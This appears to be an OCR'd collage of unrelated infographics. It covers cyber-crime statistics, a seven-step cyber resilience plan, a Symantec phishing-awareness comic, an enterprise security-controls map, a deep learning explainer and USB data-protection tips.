
Lots of Users

It is estimated that by 2022, there will be over 6 billion internet users. That means 6 billion people will be vulnerable to cyber crime.

Sources:
http://www.blue-pencil.ca/top-12-cyber-crime-facts-and-statistics/
https://www.csoonline.com/article/3153707/security/top-5-cybersecurity-facts-figures-and-statistics.html
https://www.darkreading.com/endpoint/5-reasons-cybercriminals-target-healthcare/d/d-id/1325210?
https://www.optus.com.au/enterprise/accelerate/security/10-sobering-facts-and-stats-about-cyber-crime
https://heimdalsecurity.com/blog/10-surprising-cyber-security-facts-that-may-affect-your-online-safety/


blue-pencil
Information Security
@BluePencil_Info


HOW TO ACHIEVE CYBER RESILIENCE IN 7 STEPS
STEP 1
SYSTEM HYGIENE
Establish a proactive and systematic process for managing standard systems hygiene.
STEP 2
DEVELOP A PLAN
Create a cross-functional team of senior management to plan for cyber security events and consider hypothetical attacks.
STEP 3
MAP OUT RISK PROFILE
Study cyber patterns and attack modes to develop a tailored approach to protecting company assets.
STEP 4
ASSESS & MEASURE
Focus on rough figures, not precise estimates and avoid analysis paralysis.
STEP 5
MITIGATE RISK
Invest in risk mitigation measures to protect company assets at greatest risk.
STEP 6
CYBER INSURANCE
Obtain cyber insurance to provide contingent capital and specialized assistance in the event of an attack.
STEP 7
GET STARTED
A rough plan is okay – becoming resilient to cyber risk starts with a single step.



Employee of a small business receives a suspicious email with an attachment – and does not open it ...
... Later, the employee receives a phone call from the hacker pretending to be a vendor or supplier and references the email.
Please open the email.
The employee logs into the bank account for the business and the malware captures the login information enabling the hacker to steal funds.
USER ID:
PASSWORD:
LOG IN
Click
The employee opens the attachment and unknowingly allows the malware to install itself.
Symantec.

SYMANTEC



What cyberattacks seek
Deal information
Sensitive information
Client data
R&D data
Executives' emails
Intellectual property
Reputational damage
Nothing specific*
Detailed product specifications
source pwc via @mikequindazzi



Predict
Prevent
Proactive Exposure Analysis
Harden and Isolate Systems
Predict Attacks
Divert Attackers
Baseline Systems
Prevent Incidents
Continuous Monitoring and Analytics
Remediate/ Make Change
Detect Incidents
Design/Model Change
Confirm and Prioritize Risk
Investigate/ Forensics
Contain Incidents
Respond
Detect

WHAT IS DEEP LEARNING?

WHAT IT IS




Computer Science
The study of computation and computer technology, hardware, and software.

Machine Learning
Algorithms that can make predictions through pattern recognition.

Deep Learning
A form of machine learning that uses a computing model inspired by the structure of the brain, which requires less human supervision.

> **Deep Learning isn't an application**—it's a technology that makes many applications smarter and more natural through experience.



HOW IT IS DONE

THE "BRAINS" OF AI

Deep Learning Algorithms ("neural networks")

Open Source Technology

Large Data Sets

Engineering Experts

Specialized Hardware


HOW IT CAN BE USED


Applications that ...

UNDERSTAND SPEECH
- > Personal Assistant
- > Control a Robot

AID VISION
- > Self-Driving Car
- > Image Recognition

IDENTIFY PATTERNS
- > Fraud Detection
- > Predict Behaviors
- > Advertising





OUTSIDE THREAT PROTECTION
PERIMETER SECURITY
Message Security (anti-virus, anti-malware)
Secure DMZs
Honeypot
Perimeter IDS/IPS
DLP
Perimeter Firewall
DHS Einstein
NETWORK SECURITY
Web Proxy Content Filtering
NAC
Enterprise Message Security
Inline Patching
Enterprise Wireless Security
VoIP Protection
Enterprise IDS/IPS
Enterprise Remote Access
Enclave/ DataCenter Firewall
DLP
ENDPOINT SECURITY
Endpoint Security Enforcement
Content Security (anti-virus, anti-malware)
FDCC Compliance
Host IDS/IPS
Patch Management
Desktop Firewall
DLP
APPLICATION SECURITY
WAF
Dynamic App Testing
Database Monitoring/Scanning
Static App Testing/Code Review
Database Secure Gateway (Shield)
DATA SECURITY
Identity & Access Management
DAR/DIM/DIU Protection
Data Classification
Data Integrity Monitoring
Enterprise Right Management
PKI
Data Wiping Cleansing
Data/Drive Encryption
DLP
Mission Critical Assets
PREVENTION
IT Security Governance
Security Policies & Compliance
Security Architecture & Design
Continuous C&A
POLICY MANAGEMENT
Cyber Threat Intelligence
Threat Modeling
Risk Management
Security Awareness Training
Penetration Testing
Vulnerability Assessment
MONITORING & RESPONSE
SOC/NOC Monitoring (24x7)
Incident Reporting, Detection, Response (CIRT)
Security Dashboard
Security SLA/SLO Reporting
OPERATIONS
Continuous Monitoring and Assessment Situational Awareness
Focused Ops
Escalation Management
SIEM
Digital Forensics

Protect Your Data

4 tips to keep your portable devices safe

Small portable devices (USB/Flash drives, smartphones, iPods, portable hard drives) are often not protected properly. If the device is lost or left unattended, the data on the device is at risk. To avoid the risk, follow these tips.

Store the device in a safe place

Treat your USB as you would a laptop. Don't leave it unattended or in your computer.

21%
of data breaches are due to lost laptops and other media

Delete all data off the device before disposing

If you're not sure how to delete your data, visit Hardware Services (1251 Herzberg).

16%
of data breaches are due to theft from other employees

Use only one USB drive

The more USBs you use, the more likely you are to lose track of one.

95%
of IT security professionals perceive computer crime as a major business risk

Use a secure USB drive

Use an encrypted drive, which is password protected and ensures the safety of sensitive data.

40%
of incidents are not fully reported or disclosed

Best practice

